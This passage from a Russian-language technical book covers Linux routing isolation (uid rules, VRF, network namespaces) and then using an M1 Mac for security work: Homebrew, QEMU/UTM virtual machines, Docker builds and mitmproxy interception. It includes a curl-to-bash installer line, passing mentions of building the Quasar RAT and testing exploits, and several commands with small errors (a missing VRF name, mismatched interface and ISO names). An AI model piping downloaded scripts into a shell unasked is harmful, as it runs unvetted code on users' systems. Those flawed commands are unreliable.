Возможных применений два. Первое — имитировать VRF или `netns`, запустив процесс от имени пользователя, к которому применяется правило. Так делать не стоит, в новых ядрах есть куда лучшие решения.

Однако эта возможность может помочь в отладке правил. Проверить, как работают маршруты, может быть не так просто, особенно если нет доступа ко всем хрстам.

В этом случае можно применить правило к пользователю и тестировать от его имени. Этим же способом можно завернуть весь трафик пользователя в VPN-туннель, не трогая системный трафик. Предположим, у нас поднят OpenVPN с интерфейсом `tun0` и есть пользователь `test` с `id=1000`. Отправим весь его трафик через VPN:

```
$ sudo ip route add default dev tun0 table 205
$ sudo ip rule add uidrange 1000-1000 table 205
```

Как видим, возможные применения множественных таблиц и правил весьма широки. Однако они не позволяют разрешить конфликт адресов между сегментами сети или полностью изолировать трафик процесса. Для этих целей нужно применять VRF или `network namespaces`. Начнем с VRF.

VRF

VRF (Virtual Routing and Forwarding) наиболее популярен среди провайдеров, которым нужно подключить независимых клиентов к одному физическому устройству.

С его помощью можно ассоциировать сетевые интерфейсы с отдельными таблицами маршрутизации. Если думаешь, что того же эффекта можно достигнуть опцией `iif/oif` в `ip rule add`, то спешу сообщить тебе, что это не совсем так.

С «простыми» таблицами и правилами мы можем добавить свои маршруты в отдельную таблицу, но служебные маршруты ядра — `local` и `broadcast`, которые нужны для правильной работы с адресами интерфейса, остаются в таблице по умолчанию. Это и делает невозможным подключение клиентов с одинаковыми или пересекающимися сетями к одному маршрутизатору.

Каждый раз, когда мы присваиваем интерфейсу адрес, ядро создает уже описанные выше `local`- и `broadcast`-маршруты в таблице `local` и маршрут к сети в таблице `main`. Например, присвоение адреса `192.0.2.100/24` интерфейсу `eth0` создает маршрут вида `192.0.2.0/24 dev eth1 proto kernel scope link src 192.0.2.100`

Такие маршруты принято называть `connected routes`. Если бы их не было, мы бы не смогли создать маршрут вроде `ip route add default via 192.0.2.1` — из-за отсутствия явного маршрута к `192.0.2.0/24` адрес `192.0.2.1` считался бы недостижимым.

VRF позволяет разрешить конфликты адресов, перенеся в отдельную таблицу все ассоциированные с сетевым интерфейсом маршруты — как пользовательские, так и служебные.

Создаем VRF

Для примера создадим VRF с названием `customer1` и привяжем его к таблице маршрутизации `50`:

```
$ sudo ip link add customer1 type vrf table 50
$ sudo ip link set dev customer1 up
```

Он выглядит как виртуальная сетевая карта. Все сетевые интерфейсы ядро создает в выключенном состоянии, поэтому без второй команды не обойтись: перед использованием его нужно включить.

Просмотреть VRF можно командой `ip vrf show`:

```
$ ip vrf show
Name          Table
-----
customer1     50
```

Присваиваем VRF сетевые интерфейсы

В VRF можно добавить любые интерфейсы, как физические, так и виртуальные (к примеру, туннели). Для демонстрации мы создадим интерфейс типа `dummy` (аналог `loopback`) и присвоим ему адрес `10.133.0.1/24`:

```
$ sudo ip link add dev dum1 type dummy
$ sudo ip link set dum1 up
$ sudo ip address add 10.133.0.1/24 dev dum1
```

Каждый раз, когда мы присваиваем интерфейсу адрес, в таблице `main` появляется маршрут к его сети:

```
$ ip route show 10.133.0.1/24
10.133.0.0/24 dev dum1 proto kernel scope link src 10.133.0.1
```

Теперь привяжем наш интерфейс к VRF `customer1`:

```
$ sudo ip link set dum1 master
```

Картина в `ip vrf show` не изменится — к сожалению, эта команда не показывает принадлежность интерфейсов VRF. Все интерфейсы определенного VRF можно увидеть в выводе `ip link show vrf $VRF`:

```
$ ip link show vrf customer1
6: dum1: <BROADCAST,NOARP,UP,LOWER_UP> mtu 1500 qdisc noqueue master customer1
state UNKNOWN mode DEFAULT group default qlen 1000
    link/ether 8e:6f:b6:9a:df:e0 brd ff:ff:ff:ff:ff:ff
```

Если выполнить `ip ro sh 10.133.0.0/24`, мы увидим, что маршрут к этой сети исчез. Ядро перенесло его и все остальные служебные маршруты для этой сети в таблицу 50:

```
$ ip ro sh t 50
broadcast 10.133.0.0 dev dum1 proto kernel scope link src 10.133.0.1
10.133.0.0/24 dev dum1 proto kernel scope link src 10.133.0.1
local 10.133.0.1 dev dum1 proto kernel scope host src 10.133.0.1
broadcast 10.133.0.255 dev dum1 proto kernel scope link src 10.133.0.1
```

Если удалить интерфейс из VRF командой `sudo ip link set dum1 nomaster`, маршруты вернутся обратно.

Выполняем команды внутри VRF

VRF изолирует именно сети, а не приложения. Один и тот же процесс может подключиться к нескольким разным VRF. Работу с VRF с точки зрения разработчика приложений мы оставим за кадром.

Знать про существование VRF нужно очень узкому классу программ: в основном демонам протоколов маршрутизации и различным реализациям VPN. Любую программу очень просто запустить внутри любого VRF с помощью команды `ip vrf exec $VRF $COMMAND`.

К примеру, выполним `ping` к адресу самого `dum1`. Из VRF по умолчанию он не работает, поскольку его маршруты были удалены из основной таблицы:

```
$ ping 10.133.0.1
PING 10.133.0.1 (10.133.0.1) 56(84) bytes of data.
^C
--- 10.133.0.1 ping statistics ---
4 packets transmitted, 0 received, 100% packet loss, time 58ms
```

Однако внутри VRF `customer1` все работает:

```
$ sudo ip vrf exec customer1 ping 10.133.0.1
PING 10.133.0.1 (10.133.0.1) 56(84) bytes of data.
64 bytes from 10.133.0.1: icmp_seq=1 ttl=64 time=0.042 ms
```

Таким способом можно выполнить любую команду (включая другую команду `ip`). Это существенно упрощает отладку и тестирование настроек VRF по сравнению с простыми таблицами и правилами.

Сетевые пространства имен (network namespaces)

VRF обеспечивает изоляцию только на сетевом уровне. Канальный уровень остается общим для всех VRF, и, к примеру, `sudo ip vrf exec customer1 ip link list` покажет нам все интерфейсы: и принадлежащий нашему VRF `dum1`, и все остальные. Это может быть как преимуществом, так и недостатком.

Если VRF недостаточно, можно привлечь сетевые пространства имен (netns) — самый глубокий уровень изоляции. Именно его используют контейнеры вроде LXC.

Они создают полную копию сетевого стека, и процессы в одном пространстве имен не могут увидеть ничего из других — даже физические сетевые интерфейсы.

Создаем пространство имен

Создать новое пространство имен можно командой `ip netns add`, а просмотреть список существующих — командой `ip netns show`.

```
$ sudo ip netns add mynamespace
```

```
$ ip netns show
mynamespace
```

Для простоты тестирования в пределах отдельно взятой машины создадим еще один `dummy`-интерфейс `dum2` и присвоим его нашему пространству имен:

```
$ sudo ip link add dum2 type dummy
$ sudo ip link set dum2 up

$ sudo ip link set dum2 netns mynamespace
```

Если в случае с `VRF` мы могли увидеть наш `dum1` в обычном выводе `ip link list`, то с пространствами имен все иначе: `dum2` исчезнет оттуда и увидеть его можно будет только изнутри `mynamespace`. Давай убедимся.

Выполняем команды

Выполнить команду внутри пространства имен можно с помощью `ip netns exec $NAMESPACE $COMMAND`. Если выполнить таким способом `ip link list` внутри `mynamespace`, мы увидим `dum2` и копию интерфейса `lo` (`loopback`) — и ничего больше.

```
$ sudo ip netns exec mynamespace ip link list
1: lo: <LOOPBACK> mtu 65536 qdisc noop state DOWN mode DEFAULT group default
qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
7: dum2: <BROADCAST,NOARP> mtu 1500 qdisc noop state DOWN mode DEFAULT group
default qlen 1000
    link/ether ca:00:b9:06:49:70 brd ff:ff:ff:ff:ff:ff
```

В свежих версиях `iproute2` (в моей 5.0.0 точно) есть более короткий способ — `ip -n $NAMESPACE:`

```
$ sudo ip -n mynamespace link show dum2
7: dum2: <BROADCAST,NOARP> mtu 1500 qdisc noop state DOWN mode DEFAULT group
default qlen 1000
    link/ether ca:00:b9:06:49:70 brd ff:ff:ff:ff:ff:ff
```

Нужно отметить, что при передаче интерфейса в другое пространство имен он всегда будет выключен и с него будут удалены все адреса, поэтому в скриптах инициализации и подобном поднимать интерфейс и настраивать его нужно уже после `ip link set ... netns`.

Взаимодействуем с другими пространствами имен

Как видим, устройства и процессы внутри пространства имен оказываются в полной изоляции. Взаимодействие между разными пространствами возможно только через пару виртуальных интерфейсов.

Для этого используются специальные интерфейсы типа `veth`. Они всегда создаются парами, создать только один невозможно:

```
$ sudo ip link add name veth1 type veth peer name veth2
```

Устройство `veth1` мы оставим в пространстве имен по умолчанию, а `veth2` добавим в `mynamespace`, затем включим оба интерфейса (они, как обычно, создаются выключенными):

```
$ sudo ip link set dev veth2 netns mynamespace
```

```
$ sudo ip -n mynamespace link set veth2 up
```

```
$ sudo ip link set dev veth1 up
```

Мы присвоим адреса обоим интерфейсам, и взаимодействие между пространствами имен будет организовано так же, как маршрутизация трафика между разными хостами. Используем сеть `10.136.0.0/30` для связи между ними:

```
$ sudo ip addr add 10.136.0.1/30 dev veth1
```

```
$ sudo ip -n mynamespace address add 10.136.0.2/30 dev veth2
```

```
$ ping 10.136.0.2
```

```
PING 10.136.0.2 (10.136.0.2) 56(84) bytes of data.
```

```
64 bytes from 10.136.0.2: icmp_seq=1 ttl=64 time=0.057 ms
```

Добавим адрес интерфейсу `dum2` и статический маршрут к его сети из основного пространства имен.

```
$ sudo ip -n mynamespace address add 10.134.0.1/24 dev dum2
```

```
$ sudo ip ro add 10.134.0.0/24 via 10.136.0.2
```

```
$ ping 10.134.0.1
```

```
PING 10.134.0.1 (10.134.0.1) 56(84) bytes of data.
```

```
64 bytes from 10.134.0.1: icmp_seq=1 ttl=64 time=0.036 ms
```

Поскольку связь между пространствами имен неотличима от физического соединения или туннеля, с их помощью можно тестировать сценарии настройки сети без создания отдельных контейнеров или виртуальных машин.

Существует несколько проектов для интеграции с `systemd`, позволяющих упростить изоляцию приложений, например `systemd-named-netns` (<https://github.com/Jamesits/systemd-named-netns>).

Итого

Как видишь, ядро Linux предоставляет механизмы изоляции сетевого трафика на все случаи жизни — от минимальной до полной. Надеюсь, эта статья поможет тебе выбрать нужный для твоих задач и эффективно им воспользоваться.

М1 для хакера. Тестируем Homebrew, виртуалки, Docker и Node на новой архитектуре Apple

Денис «n0a» Симонов

В 2020 году Apple представила (<https://developer.apple.com/videos/play/wwdc2020/10686/>) новую архитектуру Apple Silicon на базе ARM и объявила, что в течение двух лет переведет на нее все свои компьютеры. Для простых пользователей миграция проходит практически незаметно, а как насчет продвинутых? В этой главе я расскажу об итогах года использования MacBook Pro с M1 внутри и покажу те немногие подводные камни, с которыми мне довелось столкнуться.

Внешний монитор

Макбуки из первого поколения компьютеров на M1 поддерживали всего один внешний монитор (к Mac mini можно подключить два). С выходом новых MacBook Pro на M1 Pro и M1 Max ситуация изменилась: у них есть порт HDMI, который можно использовать для второго экрана.

Если же менять ноутбук ты пока не хочешь, а для работы нужно несколько мониторов, то решением может стать док-станция с поддержкой DisplayLink — например, Dell D6000 или CalDigit. Однако я просто отказался от использования трех мониторов и купил один, но UltraWide. Да, это не Retina Display, но если тебе нужно разрешение 5K, то выбор не велик — только LG UltraFine, стоящие 90 с чем-то тысяч рублей.

Недавно товарищ посоветовал мне великолепную утилиту, которая позволяет в разы улучшить работу с моим монитором. **BetterDummy** (<https://github.com/waydabber/BetterDummy>) создает фиктивный дисплей, который поддерживает огромный набор разрешений Retina, а затем передает картинку с него на твой. Если твой монитор плохо поддерживается в macOS, то эта программа может кардинально изменить ситуацию.

Например, для дисплея с разрешением 3440×1440 я рекомендую использовать следующие настройки (рис. 17.1).




Рис. 17.1. Фальшивый дисплей

Единственная проблема, с которой я столкнулся при использовании BetterDummy, — невозможно выставить высокую частоту обновления (144 Гц). Оказалось, что это ограничение API CGVirtualDisplay в macOS, и исправить эту проблему может только Apple. Возможно, все изменится, когда появится поддержка ProMotion для AirPlay или Sidecar.

Если ты хочешь иметь высокую частоту обновления экрана (144 Гц и выше) с разрешением 3440 на 1440 точек и более, то придется отказаться от BetterDummy и купить отдельный кабель USB Type-C → DisplayPort. Через универсальные хабы (у меня Native Union) работать с такими настройками не выйдет — не хватит пропускной способности порта для одновременного вывода изображения и подключения периферии.

Homebrew и zsh

Homebrew — популярный сторонний пакетный менеджер для macOS. Если тебе нужна какая-то консольная утилита, то, скорее всего, ты найдешь ее в Homebrew. С версии 3.0 Homebrew поддерживает ARM. До этого рабочим решением была установка Homebrew через слой бинарной трансляции Rosetta 2. Соответственно, все приложения, установленные оттуда, тоже проходили трансляцию и работали (но не так быстро, как могли бы армовские бинарники).

Сейчас достаточно поставить Homebrew через скрипт-установщик и получать нативные пакеты для ARM.

```
$ xcode-select --install
$ /bin/bash -c "$(curl -fsSL
https://raw.githubusercontent.com/Homebrew/install/HEAD/install.sh)"
$ echo 'eval "$(/opt/homebrew/bin/brew shellenv)"' >>
/Users/${(logname)}/.zprofile
$ eval "$(/opt/homebrew/bin/brew shellenv)"
```

Но если понадобится переключаться между архитектурами, то можешь сделать себе такие алиасы в файле `~/.bashrc` или `~/.zshrc`:

```
alias intel="env /usr/bin/arch -x86_64 /bin/zsh --login"
alias arm="env /usr/bin/arch -arm64 /bin/zsh --login"
```

Чуть позже мы столкнемся с практическим применением такого решения, но если вкратце, то скрипт конфигурации (`./configure`) перед сборкой определяет переменные системы, в том числе и для какой архитектуры компилировать проект. Например, если сейчас выбрать режим `i386` при установке Homebrew, то вместо бинарников для ARM64 мы получим версии для `x86_64`, что приведет к потере производительности.

Виртуальные машины

Parallels Desktop

Продукт Parallels — это в данный момент самое функциональное решение для виртуализации на M1. Недаром его показывали на презентации Apple. Через Parallels Desktop можно в один клик установить дистрибутивы Ubuntu, Fedora, Debian и macOS Monterey. С версии 17.1.1 добавлена поддержка актуальной на данный момент версии Kali Linux — 2021.3.

Драйверы гостевых машин оптимизированы и работают без нареканий (буфер обмена, сеть, динамическое разрешение, 3D-ускорение и прочие фишки). Проброс адаптера Wi-Fi или любого другого устройства работает корректно.

Отдельно хочется поговорить о Windows 11 для ARM, которая умеет транслировать код приложений `x86_64` в нативные вызовы ARM. Причем делает это весьма качественно, как и Rosetta 2. При помощи такой матрешки мне удалось запустить отладчик для кода `x64` и без проблем увидеть регистры RBX, RSP, RBP и так далее.

Так же работает и Visual Studio, которая смогла скомпилировать небольшой тестовый проект (Quasar RAT) в классическую архитектуру `i386`. И это все на виртуальной машине с гостевой Windows, для которой хостом выступает macOS для ARM. Фантастика (рис. 17.2)!

Не могу не отметить энергоэффективность при работе с виртуальными машинами. Запущенные фоном VM без серьезной нагрузки практически не влияют на время

работы от аккумулятора. Помимо этого, в новых версиях Parallels был добавлен режим поездки, в котором еще сильнее снижается энергопотребление при бездействии VM.




Рис. 17.2. Работает!

VMware

Еще один производитель популярных решений для виртуализации до недавнего времени был за бортом затеянного Apple переворота, но в конце сентября 2021 года компания VMware представила на всеобщее обозрение техническое превью VMware Fusion (рис. 17.3).




Рис. 17.3. Ubuntu в VMware

Сейчас VMware Fusion можно бесплатно загрузить на странице продукта (<https://vmware.com/go/get-fusion-m1>) или же по прямой ссылке (https://download3.vmware.com/software/fusion/file/VMware-Fusion-e.x.p-18656771_arm64.dmg). Минимальный набор удобств присутствует, однако в Ubuntu мне не удалось настроить VMware Tools. Я установил открытую версию — open-vm-tools, но и это не помогло мне сделать адаптивное разрешение экрана и общий с хостовой системой буфер обмена.

В общем, решение сыроватое, но вполне работоспособное и пока что бесплатное.

QEMU

QEMU — это глыба не только среди продуктов эмуляции, но и среди средств аппаратной виртуализации. Это основа гипервизора KVM, который использует аппаратные возможности современных процессоров. Базовая поддержка Apple Silicon уже есть в QEMU, и ее активно дорабатывают. Так что его в ряде случаев можно использовать как мощное средство виртуализации на M1.

Установка QEMU

Для начала подготовим необходимые пакеты для сборки:

```
$ brew install libffi gettext glib pkg-config autoconf automake pixman ninja
```

Клонируем репозиторий QEMU, добавляем ветку со включенным расширением BFLOAT16 и применяем патч Александра Графа:

```
$ git clone https://github.com/qemu/qemu && cd qemu
$ git checkout 3c93dfa42c394fdd55684f2fbf24cf2f39b97d47
$ curl https://patchwork.kernel.org/series/485309/mbox/ | git am
```

Собираем и устанавливаем QEMU:

```
$ mkdir build && cd build
$ ../configure --target-list=aarch64-softmmu
$ make -j8
$ sudo make install
```

Готово, можно пользоваться!

Создание виртуальной машины с Ubuntu в QEMU

Давай попробуем поставить Ubuntu для x86_64.

Перед установкой нужно подготовить диск:

```
$ curl https://cdimage.ubuntu.com/releases/20.04/release/ubuntu-20.04.3-live-server-arm64.iso -o ubuntu-20.04.iso
$ qemu-img create -f qcow2 virtual-disk.qcow2 8G
```

```
$ cp $(dirname $(which qemu-img))/../share/qemu/edk2-aarch64-code.fd .
```

```
$ dd if=/dev/zero conv=sync bs=1m count=64 of=ovmf_vars.fd
```

```
$ qemu-system-aarch64 \
-machine virt,accel=hvf,highmem=off \
-cpu cortex-a72 -smp 4 -m 4G \
-device virtio-gpu-pci \
-device virtio-keyboard-pci \
-drive "format=raw,file=edk2-aarch64-code.fd,if=pflash,readonly=on" \
-drive "format=raw,file=ovmf_vars.fd,if=pflash" \
-drive "format=qcow2,file=virtual-disk.qcow2" \
-cdrom ubuntu-20.0.4.iso
```

После этой команды должна запуснуться установка Ubuntu. По завершении запускаем виртуальную машину:

```
$ qemu-system-aarch64 \
-machine virt,accel=hvf,highmem=off \
-cpu cortex-a72 -smp 4 -m 4G \
-device virtio-gpu-pci \
-device virtio-keyboard-pci \
-drive "format=raw,file=edk2-aarch64-code.fd,if=pflash,readonly=on" \
-drive "format=raw,file=ovmf_vars.fd,if=pflash" \
-drive "format=qcow2,file=virtual-disk.qcow2" \
-nic hostfwd=tcp:127.0.0.1:4422-0.0.0.0:22 &
```

Для коннекта по SSH:

```
$ ssh <username>@127.0.0.1 -p 4422
```

Для Windows все аналогично, отличия в оборудовании, формате образа диска и еще всякое по мелочи. Единственный минус прямой работы с QEMU — все придется делать руками. С другой стороны, это добавляет гибкости. Однако можно и избежать лишнего труда, если использовать утилиту UTM (<https://mac.getutm.app>). Вот полезные ссылки по этой теме:

- ❑ How to run Windows 10 on ARM or Ubuntu for ARM64 in QEMU on Apple Silicon Mac (<https://gist.github.com/niw/e4313b9c14e968764a52375da41b4278>)
- ❑ 3D accelerated qemu on MacOS (<https://github.com/knazarov/homebrew-qemu-virgl>)
- ❑ Running Linux and Windows on M1 with QEMU (<https://gist.github.com/citruz/9896cd6fb63288ac95f81716756cb9aa>)
- ❑ Apple Silicon M1 QEMU (<https://gist.github.com/frazei/0c9d71ff248a60095ce5542053a974ef>)

UTM

QEMU — мощная штука и в умелых руках может творить чудеса. Однако не всегда удобно разбираться в пятиэтажных аргументах конфигурации, особенно если нужно что-то быстро изменить или добавить.

UTM (<https://mac.getutm.app/>) — это графическая оболочка, которая значительно упрощает работу с QEMU в macOS. У проекта есть официальный сайт (<https://mac.getutm.app/>) и репозиторий на GitHub (<https://github.com/utmapp/UTM>). Отдельно стоит отметить галерею готовых образов (<https://mac.getutm.app/gallery/>) для быстрой раскатки. Среди ожидаемых систем можно найти ReactOS (x86), Sun Solaris (SPARC), Mac OS 9.2.1 (PPC) и старушку Windows XP (x64). Конечно, эти ребята в эмуляции будут работать не так быстро, как гостевые системы с поддержкой ARM, зато как зрелищно (рис. 17.4)!




Рис. 17.4. macOS в macOS

Я практически не использую это решение, поскольку работать с софтом в гостевой ОС все же неудобно, да и стабильность не блещет. Но бывают случаи, когда эта штука может выручить.

Существует, кстати, и версия UTM для iOS (<https://getutm.app/install/>), но установить ее можно только через сайдлоадинг.

VirtualBox (спойлер: его нет)

Увы, разработчики этого популярного опенсорсного решения для виртуализации пока что не добрались до M1. А это значит, что нельзя запустить и виртуалки с Android вроде Genymotion, NoxPlayer и BlueStacks. Так что пока приходится довольствоваться Android Developer Studio.

Metasploitable3

Когда я попытался использовать эту виртуальную машину для тестирования эксплоитов, то столкнулся с проблемой. Запустить ее получилось лишь в QEMU, но работать с комфортом это не позволяет — производительность выходит слишком низкая.

К тому же в macOS Big Sur и Monterey QEMU не может использовать проброс портов через NAT из-за отсутствия TAP-устройств (виртуальные сетевые драйверы ядра системы для эмуляции Ethernet). Единственная возможность — переадресация локального порта на виртуальную машину, как в примере с установкой Ubuntu Server выше и SSH-доступом к ней.

Docker и Node.js

Сейчас с Docker сложностей практически нет. Приложение давно нативное, установка — стандартная (<https://docs.docker.com/desktop/mac/apple-silicon/>).

Единственный нюанс, о котором хочется рассказать, — это отсутствие в Docker Hub версий некоторых образов для ARM. А еще бывает, что образ есть, но в нем несовместимые библиотеки, которые нужно перекомпилировать. Если в первом случае все очевидно, то о второй проблеме я бы хотел поговорить подробнее.

Например, в своем проекте я столкнулся с тем, что невозможно собрать модуль sharp@0.28.3 для Node.js в базовом образе Node из Docker Hub.

Sharp — это высокоскоростной модуль Node.js для преобразования больших изображений распространенных форматов (JPEG, PNG, AVIF и WebP) в более мелкие.

В этом популярном образе были проблемы с зависимостями. Как оказалось (<https://github.com/lovell/sharp/issues/2482>), столкнулся с ними не я один.

Суть проблемы — в том, что в образе Docker для сборки зависимостей пакета sharp необходима библиотека libvips версии 8.10.6 или старше, которая идет с glibc 2.29+. В своем файле сборки я использовал образ node:16.3-buster-slim с glibc 2.24. Понадобилось вручную собирать подходящую версию libvips.

Мой Dockerfile:

```
FROM node:16.3-buster-slim
WORKDIR /opt/app
ADD . .
RUN npm install
RUN npm run build api
CMD ["node", "./dist/apps/api/main.js"]
```

Лог установки Sharp на node:16.3-buster-slim:

```
#8 21.23 sharp: Installation error: Use with glibc 2.24 requires manual
installation of libvips >= 8.10.6
#8 21.23 sharp: Please see https://sharp.pixelplumbing.com/install for required
dependencies
#8 21.47 npm WARN The package typescript is included as both a dev and
production dependency.
#8 21.48 npm WARN optional SKIPPING OPTIONAL DEPENDENCY: fsevents@2.3.2
(node_modules/fsevents):
#8 21.48 npm WARN notsup SKIPPING OPTIONAL DEPENDENCY: Unsupported platform for
fsevents@2.3.2: wanted {"os":"darwin","arch":"any"} (current:
{"os":"linux","arch":"arm64"})
```

```
#8 21.48
#8 21.51 npm ERR! code ELIFECYCLE
#8 21.51 npm ERR! errno 1
#8 21.51 npm ERR! sharp@0.28.3 install: ` (node install/libvips && node
install/dll-copy && prebuild-install) || (node install/can-compile && node-gyp
rebuild && node install/dll-copy)`
#8 21.51 npm ERR! Exit status 1
```

В такой ситуации нужно или пересобирать libvips для ARM64, или же использовать более свежий образ операционной системы. Например, можно взять node:14-alpine, который уже содержит скомпилированные для ARM бинарники и занимает на 700 Мбайт меньше, чем Debian.

Я выбрал хардкорный вариант пересборки библиотеки libvips под ARM64. Добавил несколько строк в Dockerfile:

```
FROM node:16.3-buster-slim
RUN apt-get update -qq && apt -y upgrade && \
    apt-get install -y git build-essential libpng-dev wget pkg-config glib2.0-
dev libexpat1-dev autoconf nasm libtool dpkg g++
RUN wget https://github.com/libvips/libvips/releases/download/v8.12.1/vips-
8.12.1.tar.gz
RUN tar xf vips-8.12.1.tar.gz && cd vips-8.12.1 && ./configure && make && make
install && ldconfig
WORKDIR /opt/app
ADD . .
RUN npm install
RUN npm run build api
CMD ["node", "./dist/apps/api/main.js"]
```

И собираю без ошибок.

```
docker build -t test -f apps/api/Dockerfile .
```

В общем, когда работаешь на менее популярной архитектуре, это может время от времени приводить к проблемам вроде той, что я описал. Но зато теперь ты знаешь, что делать в таких случаях!

Проксирование трафика приложений macOS

Для перехвата и анализа трафика есть отличная утилита mitmproxy, а в паре с ProxyChains-ng они способны замитмить практически любое приложение macOS, которое использует HTTP.

В начале главы мы делали быстрые алиасы для переключения архитектур, теперь самое время их применить. К слову, поддержку macOS Monterey и M1 в ProxyChains-ng добавили совсем недавно — в начале января 2022 года.

Мы соберем две разные версии библиотек `libproxchains4.dylib` для работы с обеими архитектурами. Большинство программ универсальны и скомпилированы для двух архитектур сразу (Mach-O universal binary). Например:

```
$ file /usr/bin/python
/usr/bin/python: Mach-O universal binary with 2 architectures: [x86_64:Mach-O 64-bit executable x86_64] [arm64e:Mach-O 64-bit executable arm64e]
/usr/bin/python (for architecture x86_64): Mach-O 64-bit executable x86_64
/usr/bin/python (for architecture arm64e): Mach-O 64-bit executable arm64e
```

Версии для `x86_64` и для ARM предназначены для работы с приложениями, собранными под соответствующие архитектуры. Начнем с `x86_64`.

```
$ intel
$ arch
i386
